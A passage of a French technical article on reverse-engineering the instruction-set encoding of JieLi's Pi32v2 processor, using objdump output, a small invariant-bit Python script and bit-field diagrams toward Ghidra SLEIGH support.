L'analyse du jeu d'instructions a été simplifiée par l'existence d'outils de compilation et d'une application exemple fournie par *JieLi*, ce qui nous a permis d'une part d'obtenir un fichier au format *ELF* analysable dans *Ghidra* et d'autre part de profiter de l'outil de « désassemblage » mis à disposition, `objdump`. Les outils de compilation sont basés sur *LLVM* et se présentent sous la forme d'une implémentation de `GCC` spécifique à l'architecture des processeurs en question.

La sortie produite par `objdump` et présentée dans le Listing 1 est assez déroutante pour quelqu'un habitué à désassembler du code exécutable ARM, MIPS ou même X86/64. Il n'y est pas question de mnémonique ou d'opérandes, mais d'une interprétation *algébrique* des instructions héritée de l'architecture *Blackfin*.

Listing 1: Code désassemblé généré par `objdump`

```
sdk.elf:        file format ELF32-pi32v2

Disassembly of section .text:
text_code_begin:
 1e00100:    81 ea 29 bd                call 227922
 1e00104:    ee ff 10 a0 00 00          sp = 40976
 1e0010a:    ed ff 10 a0 00 00          ssp = 40976
 1e00110:    d8 e8 07 00                [--sp] = {r2-r0}
 1e0011a:    c1 ff 00 00 80 00          r1 = 8388608

[...]
```

Toutefois, cette notation algébrique permet de comprendre les opérations effectuées par une instruction mais aussi de déterminer la taille d'une instruction en octets grâce au découpage réalisé par `objdump`. De même, il est aisé de chercher dans le code désassemblé des instructions similaires afin de collecter celles représentant la même opération mais avec des formats d'opérandes différentes. Une analyse différentielle de ces instructions permet de déterminer un *radical* commun et ensuite de déduire la façon dont les opérandes sont encodées, à partir de leurs représentations binaires.

Prenons par exemple l'instruction à l'adresse `1e00114 : r0 = 32230384`. D'après la documentation, le processeur *fetch* les instructions par mot de 16 bits ; il est donc logique d'interpréter les octets correspondant à cette instruction par groupe de 16 bits en orientation *little-endian* (l'octet de poids faible étant stocké avant celui de poids fort) :

```
1 <--- 0xFFC0 ---> <--- 0xCBF0 ---> <--- 0x01EB --->
2 1111111111000000 1100110111110000 0000000111101011
```

En faisant de même pour l'ensemble des variantes de cette opération, il est possible de déterminer les bits invariants correspondant au *radical* de l'instruction, c'est-à-dire l'ensemble des bits nécessaire et suffisant pour déterminer qu'il s'agit de cette instruction précise. Il faut noter que l'on parle ici non pas d'une opération en particulier mais bien d'une instruction encodée, qui correspond à une opération combinée à des formats d'opérandes précis. En effet, la grande majorité des jeux d'instructions de processeurs ont été conçus pour permettre une optimisation de la mémoire requise pour encoder chaque opération, via notamment différents formats (ou encodages) de ces opérations en fonction des opérandes. Ainsi, une opération telle qu'une addition ou l'affectation d'une valeur à un registre peut être déclinée en plusieurs instructions permettant d'encoder les opérandes en fonction de leurs types, tout en limitant l'espace occupé par ces dernières. Ainsi, en appliquant un simple *ET* logique bit-à-bit sur les différentes variantes de l'instruction analysée nous obtenons une valeur dont les bits à 1 correspondent très probablement aux bits invariants. Plus nous disposons de variations d'une même instruction et plus ce résultat sera fiable.

Il est relativement simple d'extraire les variantes d'une instruction à partir du code désassemblé fourni par `objdump`, comme le montre le Listing 2. L'écriture d'un petit script Python (Listing 3) permet d'automatiser la recherche des bits invariants à partir des 2806 instructions identifiées, et confirme notre intuition : seuls les 12 bits de poids fort du

premier mot de 16 bits codent le type d'instruction. Une fois ces bits exclus, l'encodage des opérandes apparaît assez clairement :

— l'index du registre général qui sera affecté est stocké dans les 4 bits de poids faible du premier mot de 16 bits ;
— la valeur de 32 bits affectée au registre est stockée en orientation *little-endian* dans les deux derniers mots de 16 bits.

Listing 2: Recherche des variantes d'une instruction

```
1  \$ grep -e
   ↪  '\s[0-9a-f]\+:\(\s\+[0-9a-f]\{2\}\)\{6\}\s\+r[0-9]\{1,2\} =
   ↪  [0-9]\+' disass.txt | cut -d ' ' -f 6-11 | sort -u >
   ↪  variants.txt
2  \$ head variants.txt
3  c0 ff 00 00 00 00
4  c0 ff 00 00 20 41
5  c0 ff 00 00 34 c2
6  c0 ff 00 00 40 c0
7  c0 ff 00 00 48 55
8  c0 ff 00 00 70 41
9  c0 ff 00 00 80 ff
10 c0 ff 00 00 87 93
11 c0 ff 00 00 aa c2
12 c0 ff 00 00 f0 7f
13 \$ wc -l variants.txt
14 2806 variants.txt
```

Listing 3: Code Python permettant la détermination des bits invariants

```
1  """ Détection de bits invariants dans les instructions """
2  from struct import unpack
3
4  # On lit notre fichier et on interprète chaque instruction
5  # comme un assemblage de 3 mots de 16 bits
6  lines = open("variants.txt" , "r", encoding="utf-8").readlines()
7  insts = [unpack("<HHH", bytes.fromhex(l.replace(' ','').strip()))
   ↪  for l in lines]
8
9  # On calcule ensuite notre masque mot par mot
10 mask = [0xffff, 0xffff, 0xffff]
11 for w0,w1,w2 in insts:
12     mask[0] = mask[0] & w0
13     mask[1] = mask[1] & w1
14     mask[2] = mask[2] & w2
15
16 print(f"Invariants: {mask[0]:04x}{mask[1]:04x}{mask[2]:04x}")
```

Le format du premier mot de 16 bits que nous avons identifié dans le cadre de l'analyse différentielle de cette instruction est lui aussi constitué de différents champs ayant des usages spécifiques. Nous l'avons analysé en comparant les premiers mots de différentes instructions identifiées dans le code désassemblé.

Longue et fastidieuse, cette phase de rétro-ingénierie permet néanmoins de discriminer les différentes instructions et de déterminer la manière dont chaque opérande est encodée. La compréhension de l'instruction, de son rôle et de son fonctionnement donne les clés pour décrire son action sur l'état du processeur et de sa mémoire, ouvrant la voie à l'émulation de l'instruction et à la décompilation grâce aux outils comme *Ghidra*. Dans le cas présent, cela nous a pris environ 4 semaines pour analyser la quasi-totalité des instructions et définir leur principe de fonctionnement ainsi que leur encodage. Certaines instructions n'ont pas été complètement déterminées du fait de l'imprécision de la notation algébrique dans certains cas, et des incohérences dans le code compilé dans d'autres.

2.2 Formats des instructions

Les instructions de ce processeur peuvent être encodées sur 16, 32 ou 48 bits en fonction des opérandes requises, toutefois les 16 premiers bits permettent au processeur de déterminer l'instruction en question ainsi que le format des opérandes. Ainsi, le décodage d'une instruction consiste à lire un mot de 16 bits puis à déterminer s'il faut considérer les 16 ou 32 bits suivant comme faisant partie de l'instruction.

Le premier mot de 16 bits constituant une instruction *Pi32v2* est composé d'un préfixe de 3 bits définissant le groupe auquel est associée l'instruction, suivi de 13 bits dont le format varie en fonction du groupe, comme le montre la Fig. 3. Les instructions appartenant aux groupes 0 à 6 sont encodées sur 16 bits, celles du groupe 7 peuvent l'être sur 16, 32 ou 48 bits en fonction de leur sous-groupe.




Fig. 3. Structure du premier mot de 16 bits d'une instruction

Prenons l'exemple du groupe 1, dont les instructions sont encodées sur 16 bits. Ce groupe définit un format d'instruction qui lui est propre, avec des variations en fonction des types d'opérations. La Fig. 4 donne le

format général des instructions de ce groupe. Ce format a été retrouvé en analysant les différents encodages présents dans le code désassemblé obtenu précédemment, en appliquant une méthode de recherche d'invariants par type d'opération combinée à une analyse de l'encodage des valeurs immédiates et des index de registres, si utilisés dans l'opération. Ainsi dans ce groupe, une valeur immédiate peut être encodée sur 5 bits (du bit 8 au bit 12) ou 6 bits (du bit 8 au bit 12, auxquels s'ajoute le bit de poids fort stocké en bit 3), et les registres référencés sur 3 bits (du bit 0 au bit 2) ou 4 bits (du bit 0 au bit 3) en fonction des instructions. Les index de registres codés sur 3 bits ne permettent donc de manipuler que les 8 premiers registres généraux de 32 bits r0 à r7, tandis qu'un codage sur 4 bits permet de les utiliser tous (de r0 à r15).




Fig. 4. Structure d'une instruction du groupe 1

Les différentes opérations de ce groupe sont définies par une valeur encodée sur 4 bits, limitant de fait leur nombre à 16. Ces opérations manipulent principalement les registres, permettant de charger une valeur immédiate (`0x4`) ou encore d'effectuer des opérations booléennes sur les valeurs qu'ils contiennent (`0xC`). Certaines opérations permettent même de charger dans un registre le contenu pointé par le registre de pile auquel un décalage est appliqué (`0x0` et `0x8`).

Ainsi, l'instruction `r7 = 131` trouvée dans le listing de code désassemblé et constituée des octets `0x67 0x23` se décompose comme indiqué en Fig. 5. Les deux octets forment un mot de 16 bits stocké en orientation *little-endian*, et leur décodage permet de vérifier notamment que le groupe correspond bien à la valeur attendue, que l'opération associée est `0110` en binaire soit `6` en décimal, et que l'index de registre indiqué dans les trois bits de poids faible correspond bien au numéro de registre correspondant à une des opérandes de l'instruction (`r7`). Il ne reste plus qu'à comprendre comment la valeur `131` est encodée. La valeur `131` en décimal donne `100000011` en binaire, et l'on retrouve en partie cette valeur dans le champ `ImmL` de l'instruction. L'analyse de plusieurs instructions similaires montre que le champ `I/R` est toujours nul, il est alors fort probable que cette particularité fasse partie intégrante de l'instruction. En effet, la valeur immédiate que l'on peut encoder est au maximum de 5 bits, Or `131`

est codée sur 8 bits. Nous faisons donc l'hypothèse que l'opération ayant pour code `6` ajoute 128 à la valeur immédiate renseignée. Cette opération peut donc placer les valeurs de 128 à 159 (128 + 31) dans un registre général dont l'index est compris entre 0 et 7.

Une fois le format général des instructions déterminé, il est plus facile de l'affiner à l'aide des autres instructions qui correspondent à ce dernier, de manière à déterminer le rôle de chaque champ dans l'interprétation de l'instruction. Il va nous falloir aussi comprendre ce que fait chaque instruction afin de pouvoir étudier le fonctionnement du micro-logiciel, d'autant plus si l'on doit faire en sorte que *Ghidra* supporte au mieux l'architecture cible. En effet, cette structure est un des éléments fondamentaux requis pour pouvoir définir le jeu d'instructions de ce processeur sous *Ghidra*, via le langage de définition *SLEIGH* propre à cet outil.

15 14 13	12 11 10 9 8	7 6 5 4	3	2 1 0
Groupe	ImmL	Op.	I/R	RegL
`0x23`		`0x67`		
`001`	`00011`	`0110`	`0`	`111`

Fig. 5. Décodage de l'instruction `r7 = 131` selon le format d'instruction du groupe 1.

Format des instructions du groupe 0 Les instructions du groupe 0 suivent un format global sur 16 bits (Fig. 6), mais certaines d'entre elles peuvent utiliser certains bits normalement réservés à l'encodage de registres pour définir des instructions spécialisées appartenant à un groupe identifié par un code opération unique.

15 14 13	12 11 10 9 8	7 6 5 4	3 2 1 0
Groupe	Code Op.	RegB / Ext. Op.	RegA / Ext. Op.

Fig. 6. Structure générale d'une instruction du groupe 0.

L'instruction *r0 = r0 + r1* sera ainsi encodée selon le format général avec un code opération de `0x18` et les registres `r0` et `r1` respectivement

encodées par les index sur 4 bits `0` et `1`, ce qui donne au final l'encodage détaillé dans la Fig. 7.

<table>
<tr><td>15</td><td>14</td><td>13</td><td>12</td><td>11</td><td>10</td><td>9</td><td>8</td><td>7</td><td>6</td><td>5</td><td>4</td><td>3</td><td>2</td><td>1</td><td>0</td></tr>
<tr><td colspan="3">Groupe</td><td colspan="5">Code Op.</td><td colspan="4">RegB / Ext. Op.</td><td colspan="4">RegA / Ext. Op.</td></tr>
<tr><td colspan="8">0x18</td><td colspan="8">0x10</td></tr>
<tr><td colspan="3">000</td><td colspan="5">11000</td><td colspan="4">0001</td><td colspan="4">0000</td></tr>
</table>

Fig. 7. Décodage de l'instruction `r0 = r0 + r1` selon le format d'instruction du groupe 0.

Certaines opérations utilisent des index de registres sur 3 bits au lieu de 4 afin de pouvoir faire intervenir par exemple un troisième registre dans une instruction. Il existe ainsi une variante de l'instruction précédente qui permet de sommer la valeur de deux registres et de stocker le résultat dans un troisième, avec un format quelque peu différent. Le code opération associé (`0xE`) est spécifique à cette instruction et est stocké sur les 4 bits de poids fort du code opération, le bit de poids faible étant utilisé pour encoder le bit de poids fort (*b2*) de l'index du troisième registre. Les deux bits restants (*b1* et *b2*) sont encodés respectivement dans les bits de poids fort de `RegB` et `RegA`, permettant ainsi d'encoder trois index de registres de 3 bits chacun. La Fig. 8 montre l'encodage de l'instruction $r0 = r4 + r2$.

<table>
<tr><td>15</td><td>14</td><td>13</td><td>12</td><td>11</td><td>10</td><td>9</td><td>8</td><td>7</td><td>6</td><td>5</td><td>4</td><td>3</td><td>2</td><td>1</td><td>0</td></tr>
<tr><td colspan="3">Groupe</td><td colspan="4">Code Op.</td><td colspan="2">RCh</td><td colspan="3">RegB</td><td>RCl</td><td colspan="3">RegA</td></tr>
<tr><td colspan="8">0x1C</td><td colspan="8">0xC0</td></tr>
<tr><td colspan="3">000</td><td colspan="4">1110</td><td colspan="2">01</td><td colspan="3">100</td><td>0</td><td colspan="3">000</td></tr>
</table>

Fig. 8. Décodage de l'instruction `r0 = r4 + r2` selon le format d'instruction du groupe 0.

La place manque dans cet article pour détailler l'ensemble des cas particuliers. Toutefois, la grande majorité des instructions du groupe 0 suit peu ou prou le format général, et cela se retrouve dans notre implémentation réalisée au fur et à mesure de l'identification du jeu d'instructions.

Format des instructions des groupes 2, 3 et 5 Les instructions de ces groupes, au nombre de 4 par groupe, ont été précédemment identifiées par Andrey Grigoryev et respectent le format décrit dans la Fig. 9 ci-dessous. Les instructions sont principalement déterminées par les trois bits de poids fort du premier mot, définissant leur groupe, couplés aux bits 7 et 3. Il y a donc seulement quatre combinaisons possibles, ce qui correspond aux observations de Grigoryev. Les valeurs codées dans ces instructions sont représentées sous forme d'entiers signés avec une construction variable en fonction des instructions.




Fig. 9. Structure générale d'une instruction pour les groupes 2, 3 et 5.

Lorsque le bit *N* est à 1, les bits 4 à 6 sont considérés comme un index de registre *RegBl* et la valeur immédiate est stockée intégralement sur les bits 8 à 12, le bit de signe étant placé sur le bit 12. Les bits 0 à 2 codent quant à eux l'index de registre *RegAl*. Lorsque le bit *N* est à 0, la valeur immédiate est codée pour sa partie basse sur les bits 8 à 12, auxquels viennent s'ajouter la partie haute codée sur les bits 4 à 6, le bit de signe étant placé sur le bit 6. La valeur représentée est obligatoirement un multiple de 2, la valeur immédiate ne stockant que les 8 bits de poids fort (le bit 0 de la valeur immédiate étant à 0). Cela permet de coder des valeurs entières signées de -255 à +255, utilisées dans le cas présent pour des sauts relatifs.

L'instruction *if (r0 != 0) goto $ + 4* (groupe 2) est encodée en utilisant ce système de valeur immédiate, avec *M* à 1 et *N* à 0, comme indiqué sur la Fig. 10. La valeur immédiate appliquée comme déplacement relatif à l'adresse du registre d'instruction est encodée sous la forme d'un entier binaire signé de 8 bits de valeur `0b00000010`, soit la valeur 2 en décimal. Cette valeur encodée doit être multipliée par 2 (soit un décalage d'un bit à gauche) pour que l'on retrouve le déplacement attendu de *+4*.

Format des instructions du groupe 4 De manière similaire, le groupe 4 différencie les instructions en fonction des bits 3 et 7, avec une légère différence par rapport aux groupes précédents : l'une des combinaisons utilise les bits 0 à 2 pour déterminer un sous-ensemble d'opérations. Le format général des instructions du groupe 4 (Fig. 11) illustre principalement

15 14 13	12 11 10 9 8	7	6 5 4	3	2 1 0
Groupe	ImmL	M	ImmL	N	RegA
0x42			0x80		
010	00010	1	000	0	000

Fig. 10. Décodage de l'instruction `if (r0 != 0) goto $ + 4` selon le format d'instruction du groupe 2.

les éléments permettant au processeur de déterminer l'instruction encodée. Les opérandes quant à elles sont encodées en fonction des différentes instructions et de leurs sous-ensembles, et sont détaillées par la suite. Encore une fois, le format général est très similaire à celui des groupes 2 et 3 illustrés précédemment.

15 14 13	12 11 10 9 8	7	6 5 4	3	2 1 0
Groupe	ImmL	M	RegBl/ImmH	N	RegAl

Fig. 11. Structure générale d'une instruction du groupe 4.

Lorsque le bit N est à 1, le bit M détermine l'opération encodée :
— Si M est à 1 alors il s'agit d'une opération de type `regAl = SP + imm7` ;
— Si M est à 0 alors il s'agit d'une opération de type `regAl = regBl + imm5`.

Dans le cas où le bit N est à 0, quatre opérations différentes peuvent être représentées :
— Si les bits 0 à 2 valent *0b000*, il s'agit d'une instruction de répétition de blocs d'instructions ;
— Si les bits 0 à 2 valent *0b001*, il s'agit d'un appel de sous-fonction ;
— Si les bits 0 à 2 valent *0b010*, il s'agit d'une opération de type `sp = sp + imm10` ;
— Enfin, si le bit 2 est à 1, il s'agit d'un saut avec un décalage défini par une valeur stockée sur 12 bits.

Le cas particulier de l'instruction de saut impliquant un décalage représenté par une valeur entière stockée sur 12 bits montre bien que le format de certaines instructions peut radicalement changer malgré leur appartenance à un groupe spécifique, comme l'illustre la Fig. 12. L'instruction encodée par les octets `0x05 0x80` (codant le mot `0x8005`)

fait ainsi bien partie du groupe 4, et encode son adresse au travers des bits 0 à 1 (partie haute) combinés aux bits 4 à 12 (partie basse). Ainsi, cette instruction peut être interprétée comme un saut à l'adresse calculée à partir de la valeur immédiate encodée `0b01000000000`, qui vaut *512* en décimal. Les adresses des instructions étant multiples de 2, cette valeur doit être multipliée par 2 pour ainsi retrouver l'adresse de destination, en l'occurrence *1024* (décimal). Cela donne l'instruction équivalente `goto 1024` que l'on retrouve notamment dans le code désassemblé produit par la version d'*objdump* de *JieLi*.

15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
Groupe			ImmL									N	P	ImmH	
0x80								0x05							
100			000000000									0	1	01	

Fig. 12. Décodage de l'instruction `goto 1024` selon le format d'instruction du groupe 4.

Format des instructions du groupe 6 À ce jour, une seule instruction du groupe 6 a été identifiée et respecte le format illustré par la Fig. 13. Ce dernier repose sur un code opération encodé sur les bits 9 à 12, et trois index de registres différents dont l'encodage a déjà été explicité dans les sections précédentes. Les instructions du groupe 6, tout comme certaines instructions du groupe 7, sont exécutées en parallèle de l'instruction qui les suit. Cette particularité a des conséquences non-négligeables sur l'implémentation de ces dernières dans *Ghidra*.

15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
Groupe			Code Op.				RCh		RegBl			RCl	RegAl		

Fig. 13. Structure générale d'une instruction pour le groupe 6.

L'instruction codée par les octets `0x91 0xde` (soit `0xde91` sous sa forme 16 bits) est décodée dans la Fig. 14.

<table>
<tr><td>15</td><td>14</td><td>13</td><td>12</td><td>11</td><td>10</td><td>9</td><td>8</td><td>7</td><td>6</td><td>5</td><td>4</td><td>3</td><td>2</td><td>1</td><td>0</td></tr>
<tr><td colspan="3">Groupe</td><td colspan="4">Code Op.</td><td colspan="2">RCh</td><td colspan="3">RegBl</td><td>RCl</td><td colspan="3">RegAl</td></tr>
<tr><td colspan="8">0xde</td><td colspan="8">0x91</td></tr>
<tr><td colspan="3">110</td><td colspan="4">1111</td><td colspan="2">01</td><td colspan="3">001</td><td>0</td><td colspan="3">001</td></tr>
</table>

Fig. 14. Décodage de l'instruction `r1 = r1 - r2` (parallélisée) selon le format d'instruction du groupe 6.

Format des instructions du groupe 7 Ce dernier groupe contient la grande majorité des instructions supportées par l'architecture *Pi32v2* (ce qui représente exactement 216 instructions, soit environ 72% de celles identifiées), avec des encodages variables utilisant 16, 32 ou 48 bits pour représenter une instruction et ses opérandes.

Lors de notre analyse, un premier tri a été fait dans les instructions en fonction de leur taille, ce qui nous a permis de définir trois formats principaux. À partir de cette première classification, nous avons procédé par rapprochement en fonction des familles d'opérations et des types d'opérandes acceptées par ces dernières afin de définir plusieurs sous-ensembles et dans certains cas des formats spécifiques associés.

Il nous a aussi fallu déterminer comment l'exécution parallèle d'instructions était encodée, car une bonne partie des instructions de ce groupe 7 ont des variantes parallélisées, comme le montrent par exemple les deux instructions suivantes et leurs encodages différents :

Listing 4: Deux versions de la même opération, l'une parallélisée et l'autre non

```
1  1e3b98e:    c8 f1 30 11        r1 = r3 << r1  #
2  1e3b992:    0a 41                   r2 = b[r0+1] (u)
3  [...]
4  1e545e4:    c8 e1 30 11        r1 = r3 << r1
```

La différence entre ces deux versions de l'instruction *r1 = r3 « r1* est minime et ne concerne que le bit 12 du premier mot de l'instruction. Il semblerait donc que pour ce groupe en particulier, ce bit soit l'élément codant l'activation de l'exécution parallèle de l'instruction suivante. Mais ce qui semble trivial ne l'est pas forcément, et nous nous sommes rendus compte par la suite que seules les instructions ayant le bit 12 à 1 *et le bit 11 à 0* sont parallélisées, ce qui réduit le nombre de possibilités.

Nous avons ainsi pu identifier sept formats spécifiques pour les instructions du groupe 7 :

- Format I (Fig. 15) : l'instruction est encodée sur 2 mots avec le code opération encodé sur 12 bits ;
- Format II (Fig. 16) : l'instruction est encodée sur 2 mots avec le code opération encodé sur 8 bits ;
- Format III (Fig. 17) : l'instruction est encodée sur 2 mots avec le code opération sur 7 bits ;
- Format IV (Fig. 18) : l'instruction est encodée sur 2 mots et son code opération sur 6 bits ;
- Format V (Fig. 19) : l'instruction est encodée sur 2 mots, le code opération sur 9 bits (non-parallélisable) ;
- Format VI (Fig. 20) : l'instruction est encodée sur 3 mots (non-parallélisable) ;
- Format VII (Fig. 21) : l'instruction est encodée sur 3 mots et contient une valeur immédiate encodée sur 32 bits (non-parallélisable).




Fig. 15. Instruction du groupe 7, Format I




Fig. 16. Instruction du groupe 7, Format II

Considérations en vue de l'implémentation dans Ghidra L'identification des champs constituant les différentes instructions en fonction de leur groupe (code opération, index de registres, etc. . .) permet une meilleure compréhension de la façon dont le processeur *Pi32v2* discrimine ces dernières au travers du premier mot de chaque instruction. C'est




Fig. 17. Instruction du groupe 7, Format III




Fig. 18. Instruction du groupe 7, Format IV




Fig. 19. Instruction du groupe 7, Format V




Fig. 20. Instruction du groupe 7, Format VI




Fig. 21. Instruction du groupe 7, Format VII

d'autant plus important que le langage *SLEIGH* utilisé par *Ghidra* pour la modélisation de processeurs repose exactement sur ce concept : le désassembleur consomme des tokens de taille fixe et les découpe en champs constitués de bits afin de décoder correctement les instructions présentes dans un code exécutable.

Il est important d'arriver à une vision correcte du ou des formats d'encodage des différentes instructions afin d'éviter toute collision ou mauvaise interprétation, et d'assurer une transcription fidèle de ces instructions en langage assembleur. Il en va de même pour les opérandes et leurs différents formats, et c'est exactement ce que détaille la section suivante.

2.3 Formats des opérandes

Dans la section précédente, nous avons donné pour exemple le codage d'un registre sur la base de son numéro (ou *index*) ainsi que d'une valeur entière *immédiate* contenue sous une forme particulière dans le code de l'instruction. Ces deux exemples illustrent bien les cas relativement triviaux, mais cette architecture recèle de formats quelque peu exotiques pour modéliser des adresses relatives ou encore des masques binaires.

Prenons comme exemples les instructions suivantes, extraites de notre code désassemblé :

```
1 15a00:      e7 e0 0c 1d       r7 = r1 + 0x2300
2 [...]
3 1e0636c:    e5 e0 80 46       r5 = r4 + 0x4000000
4 [...]
5 1e44ac4:    ea e0 40 94       r10 = r9 + 0xC0000000
```

Ces instructions sont issues du *groupe 7* et codées sur 4 octets, cependant elles représentent exactement le même type d'opération : une affectation d'un registre avec une valeur additionnée à la valeur d'un second registre. Nous remarquons assez rapidement que, contrairement aux opérandes de la section précédente, la valeur ajoutée au registre source n'apparaît pas de manière évidente dans les instructions codées. Ces valeurs sont donc elles-aussi encodées dans un format qu'il va nous falloir déterminer, reposant certainement sur une forme de codage optimisé.

Analysons dans un premier temps le premier mot de 16 bits de chaque instruction, car nous savons avec certitude qu'il doit correspondre au format précédemment identifié, et affichons-les en colonnes comme montré en Fig. 22. Il apparaît assez rapidement que les quatre bits de poids faible (mis en évidence ici en rouge) semblent coder le numéro du registre de destination, et qu'il n'y ait pas d'autres différences. Cela signifie donc :

— que l'index du registre de destination est codé sur les 4 bits de poids faible ;

— que les bits 4 à 12 encodent le type d'opération (hypothèse) ;

— que la valeur ajoutée au registre source est encodée dans le second mot de 16 bits.

15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
Groupe			Instruction												
1	1	1	0	0	0	0	0	1	1	1	0	0	1	1	1
1	1	1	0	0	0	0	0	1	1	1	0	0	1	0	1
1	1	1	0	0	0	0	0	1	1	1	0	1	0	1	0

Fig. 22. Décodage des instructions selon le format d'instruction général

Si l'on réalise la même mise en colonne avec les seconds mots de chaque instruction, on obtient le résultat présenté en Fig. 23. Il paraît relativement évident que les bits 28 à 31 codent l'index du registre source, on en déduit donc que la valeur ajoutée à la valeur contenue dans ce registre source est calculée à partir des bits 16 à 27. Aucune solution évidente ne nous saute aux yeux, mais l'affichage sous forme *hexadécimale* de ces valeurs dans le code désassemblé par *objdump* ne semble pas anodin : cette notation pourrait indiquer une interprétation de cette valeur comme un masque binaire, représenté sous forme *hexadécimale* pour en faciliter la lecture.

31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16
Second mot															
0	0	0	1	1	1	0	1	0	0	0	0	1	1	0	0
0	1	0	0	0	1	1	0	1	0	0	0	0	0	0	0
1	0	0	1	0	1	0	0	0	1	0	0	0	0	0	0

Fig. 23. Décodage des instructions selon le format d'instruction général

Plusieurs heures auront été nécessaires pour en déceler la logique, mais nous avons finalement identifié le codage employé, qui est loin d'être trivial. Celui-ci optimise au mieux le nombre de bits nécessaires au codage d'un masque binaire afin de minimiser la taille de l'instruction encodée :

— Le simple masque binaire constitué de 8 bits et appliqué au 8 bits de poids faible d'une valeur de 32 bits (par exemple `0x000000FF`) ;
— Le masque binaire constitué de 8 bits répétés sur chaque *octet* d'une valeur de 32 bits (par exemple `0xF0F0F0F0`) ;
— Le masque binaire constitué de 8 bits répétés sur le second et troisième octet d'une valeur de 32 bits (par exemple `0xFF00FF00`) ;

— Le masque binaire constitué de 8 bits dont le bit de poids fort est actif, et décalé de 24 bits à gauche (par exemple `0xCC000000`) ;
— Le masque binaire constitué de 8 bits dont le bit de poids fort est actif, et décalé de 16 bits à gauche (par exemple `0x00CC0000`) ;
— Le masque binaire constitué de 8 bits dont le bit de poids fort est actif, et décalé de 8 bits à gauche (par exemple `0x0000CC00`).

Les masques à base de répétition de motif de 8 bits présentent les bits `26` et `27` à `0`, les bits `24` et `25` codant 4 types de masques possibles (mais nous n'en avons rencontré que deux) tandis que le masque de 8 bits est codé sur les bits `16` à `23`. Cela donne le motif suivant :

31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16
Reg				`00`		Type		Masque							

Pour les autres, leur type est défini par la combinaison des bits `26` et `27` lorsqu'au moins un des deux est différent de `0`, les `7` bits de masque définis sur les bits `16` à `22` et un décalage à droite optionnel sur les bits `23` à `25`. Cela donne le format suivant :

31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16
Reg				Type		Décalage			Masque						

Ainsi, le second mot de la première instruction (première ligne de la Fig. 23) se décode comme suit :

31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16
Reg				Type		Décalage			Masque						
0	0	0	1	1	1	0	1	0	0	0	0	1	1	0	0

Ce qui peut se traduire en code équivalent par `((0x8C « 8) » 6)`, soit la valeur `0x2300` qui correspond bien à celle affichée dans le code désassemblé. Cette façon de coder des masques binaires est loin d'être triviale, et ce ne fut pas la seule de cet acabit que nous avons identifiée lors de l'analyse du jeu d'instructions de ce processeur. Par ailleurs, les informations décrivant ce type de format trouvées dans la documentation disponible en ligne (cf. [6]) se contentent d'énumérer toutes les possibilités rencontrées lors de l'analyse des différentes instructions, le format décrit ci-dessus est une interprétation plus arithmétique de cet encodage, qui simplifie notamment son implémentation.

Nous avons montré précédemment au travers de l'analyse de certaines instructions comme les sauts conditionnels (cf. 2.2) comment une valeur immédiate pouvait se trouver dans certains cas découpée en deux parties

